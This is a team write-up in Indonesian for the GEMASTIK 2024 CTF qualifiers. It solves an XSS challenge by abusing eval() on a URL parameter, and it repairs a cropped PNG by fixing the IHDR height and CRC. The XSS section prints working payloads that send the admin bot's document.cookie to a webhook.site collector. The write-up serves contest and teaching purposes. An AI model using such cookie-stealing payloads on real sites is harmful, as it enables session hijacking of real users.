Rank 63/143

WRITEUP QUALS GEMASTIK 2024

GEMASTIK24-898426841_05-Council

Dosen pembimbing: Iik Muhamad Malik Matin, M.T.

Teammate:

nullfriendz

bangjur

Tamatimtam

POLITEKNIK NEGERI JAKARTA

Rank 63/143

DAFTAR ISI

WEB

Baby XSS

Deskripsi soal

> Aku yang baru belajar XSS menemukan sebuah repo untuk automasi XSS challenge deployment, berikut reponya:
>
> https://github.com/dimasma0305/CTF-XSS-BOT/
>
> Bisakah kalian membantuku untuk melakukan exploitasi XSS sesuai pada repo kode vulnerable yang ada di repository tersebut?
>
> Author: Dimas Maulana
>
> http://ctf.gemastik.id:9020/


Penyelesaian

- Source code tertera di repositori GitHub author-nya (Dimas).
- Ditemukan sebuah celah keamanan pada source code "`src/index.html`", di mana terdapat fungsi eval yang dapat melakukan eksekusi kode JavaScript.


```
<script>
  const url = new URL(location)
  if (url.searchParams.has("x")) {
    eval(url.searchParams.get("x"))
  }
</script>
```

- Karena dilihat dari title challenge-nya adalah "*xss*", maka saya asumsikan bahwa saya bisa mengeksekusi payload xss dari fungsi eval tersebut (dengan parameter "`x`").

- Saya akan mencoba untuk menampilkan pop up dengan fungsi alert. Dapat dilihat pada gambar di bawah, bahwa hasil eksekusi fungsi "**`alert(document.domain)`**" berhasil dijalankan.



- Jika membaca dari file "**`proxy.conf`**" terdapat endpoint lain bernama "**`/report`**". Jika dikunjungi halamannya, maka akan muncul tampilan web Admin bot.




- Tertulis di sana "*visit note*", saya langsung berpikiran jika admin bot tersebut akan mengunjungi sebuah url sesuai dengan regex: **`^http(|s)://.*$`** (di awali dengan "**`http://`**" – berdasarkan source code yang tertera di "**`docker-compose.yml`**").

```
version: '3'

... (proxy container) ...
```


```
bot:
        build:
        context: bot
        args:
        - BROWSER=chromium
        restart: always
        environment:
        APPNAME: Admin
        APPURL: http://proxy/
        APPURLREGEX: ^http(|s)://.*$
        APPFLAG: dev{flag}
        APPLIMIT: 2
        APPLIMITTIME: 60
        USE_PROXY: 1
        DISPLAY: ${DISPLAY}
        networks:
        - internal
        # uncoment this if you need to run the bot in GUI mode
        # volumes:
        # - /tmp/.X11-unix:/tmp/.X11-unix

networks:
  internal:
```

- Hal tersebut terbukti setelah saya coba untuk mengunjungi URL webhook milik saya dengan payload di bawah ini (dengan URL encoded).

```
http://ctf.gemastik.id:9020/?x=document.location%3D%27https%3A%2F%2Fwebhook.site%2Fd97b0351-0ded-4d4a-9200-1f764bfa3128%2F%3Finfo%3D%27%2Bdocument.domain
```




- Yap, saya berhasil mendapatkan respons dari query strings berupa nama domain dari chall tersebut.



- Oke, berarti logikanya saya bisa steal cookie admin menggunakan xss payload jika admin berhasil visit url yang sudah disusupi oleh webhook attacker. Berikut adalah payload kedua yang berhasil di craft untuk percobaan steal cookie admin bot (tinggal ganti aja jadi "**`document.cookie`**".

```
http://ctf.gemastik.id:9020/?x=document.location%3D%27https%3A%2F%2Fwebhook.site%2Fd97b0351-0ded-4d4a-9200-1f764bfa3128%2F%3Fflag%3D%27%2Bdocument.cookie
```




- Hmm... tapi apa yang saya dapati yaitu "*empty string*". Agak janggal memang, jika "**`document.domain`**" bisa, tapi "**`document.cookie`**" tidak bisa. Ternyata, setelah menunggu sekian lama, muncul clue/hint dari probsetnya yaitu mas Dimas yang menyatakan bahwa targetnya itu langsung ke "**`http://proxy/`**" (sesuai dengan yang tertera di "**`docker-compose.yml`**" file).

- Langsung saja saya ubah targetnya sesuai dengan hint tadi, maka final payloadnya adalah sebagai berikut.

```
http://proxy/?x=document.location%3D%27https%3A%2F%2Fwebhook.site%2Fd97b0351-0ded-4d4a-9200-1f764bfa3128%2F%3Fflag%3D%27%2Bdocument.cookie
```

- GOTCHA!!



Flag

gemastik{s3lamat_anda_m3ndap4tkan_XSS}

FORENSICS

Baby Structured

Deskripsi soal

my friend sent me a picture, but she say its got 'cropped'. can you recover it?

Author: blacosuru

Nama file: zhezhi_____.zip

Penyelesaian

- Ekstrak file zip yang diberikan dan muncul sebuah file PNG.

```
┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ unzip zhezhi_______.zip
Archive:  zhezhi_______.zip
  inflating: zhezhi_______

┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ ls
zhezhi_______  zhezhi_______.zip
```


- Cek format file hasil ekstrak.


```
┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ file zhezhi_______
zhezhi_______: PNG image data, 697 x 531, 8-bit/color RGBA, non-interlaced
```

- Diketahui format filenya adalah png, lanjut ke pengecekan error pada file PNG tersebut menggunakan tool "**pngcheck**".

```
┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ pngcheck zhezhi_______
zlib warning:  different version (expected 1.2.13, using 1.3.1)

zhezhi_______  CRC error in chunk IHDR (computed 03d9043c, expected a5ae0f88)
ERROR: zhezhi_______
```

- Diperoleh informasi CRC yang error yaitu **A5AE0F88**, kita edit value CRC-nya menjadi **03D9043C** menggunakan tool "https://hexed.it".





- Kemudian, setelah dicek lagi, maka tidak ada error.

```
┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ pngcheck zhezhi_______fixed.png
zlib warning:  different version (expected 1.2.13, using 1.3.1)

OK: zhezhi_______fixed.png (697x531, 32-bit RGB+alpha, non-interlaced, 49.6%).
```


- Ketika file tersebut dibuka, terlihat seperti terpotong (cropped). Hal tersebut terlihat dari pinggiran image tersebut seperti ada garis putih, sedangkan bawahnya terpotong.
- Untuk fixnya, resize image tersebut dari ukuran **697x531** px menjadi **697x1000** px menggunakan tool yang sama.

```
00 00 02 B9 00 00 03 E8
```

- Akan tetapi, jika dicek kembali menggunakan tool “pngcheck”, muncul error kembali. Cara fixnya seperti sebelumnya, yaitu kita ubah **expected valuenya jadi computed value**.

```
┌──(nullfriendz㉿WAHYU-TUF)-[~/Gemastik/2024/forensic/baby-structured]
└─$ pngcheck zhezhi_____fixed_resized.png
zlib warning:  different version (expected 1.2.13, using 1.3.1)

zhezhi_____fixed_resized.png  CRC error in chunk IHDR (computed dafbe652, expected 03d9043c)
ERROR: zhezhi_____fixed_resized.png
```

- Setelah diubah dari **03D9043C** menjadi **DAFBE652**, maka akan tampil flagnya. GOTCHAA!!.



Flag

gemastik{g0t_cr0pped_by_structur3}